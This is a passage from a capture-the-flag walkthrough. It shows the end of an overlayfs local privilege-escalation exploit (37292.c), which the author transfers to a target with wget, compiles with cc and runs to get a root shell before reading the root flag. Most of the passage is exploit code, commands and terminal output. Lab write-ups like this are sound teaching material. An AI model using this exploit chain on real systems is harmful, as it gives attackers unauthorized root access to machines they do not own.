lib = system("cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
if(lib != 0) {
    fprintf(stderr, "couldn't create dynamic library\n");
    exit(-1);
}
write(fd, "/tmp/ofs-lib.so\n", 16);
close(fd);
system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
execl("/bin/su", "su", NULL);
```

Here i changed gcc to cc.

Now, send the exploit again to the machine, same process:

python http server => wget => cc.

Now again, let's make **cc 37292.c -o exploit**

```
www-data@ubuntu:/tmp$ cc 37292.c -o exploit
cc 37292.c -o exploit
37292.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declaration]
    if(unshare(CLONE_NEWUSER) != 0)
       ^
37292.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration]
        clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
        ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declaration]
        waitpid(pid, &status, 0);
        ^
37292.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
        wait(NULL);
        ^
5 warnings generated.
www-data@ubuntu:/tmp$ |
```

And i'll be hones there, i ignored the warnings and continued the process, i gave permissions to the new file with `chmod +x exploit`, and ran the exploit `./exploit`.

```
www-data@ubuntu:/tmp$ chmod +x exploit
chmod +x exploit
www-data@ubuntu:/tmp$ ./exploit
```

```
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
whoami
root
# |
```

And it worked! Now we have a root shell and we just have to retrieve the root flag!

```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
# ls -al
ls -al
total 44
drwx----- 3 root root 4096 Apr 29 2018 .
drwxr-xr-x 22 root root 4096 Apr 24 2018 ..
-rw-r--r-- 1 root root 19 May 3 2018 .bash_history
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
drwx----- 2 root root 4096 Apr 28 2018 .cache
-rw----- 1 root root 144 Apr 29 2018 .flag.txt
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
-rw----- 1 root root 1024 Apr 23 2018 .rnd
-rw----- 1 root root 8296 Apr 29 2018 .viminfo
# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:
```

Also, there's an easter egg at the end of the room that I'll let you discover! As I said at the beginning, I loved this machine. It's well set up, the puzzles and challenges are quite entertaining, and the difficulty level is just right. It also combines exploitation and steganography, which makes it super entertaining.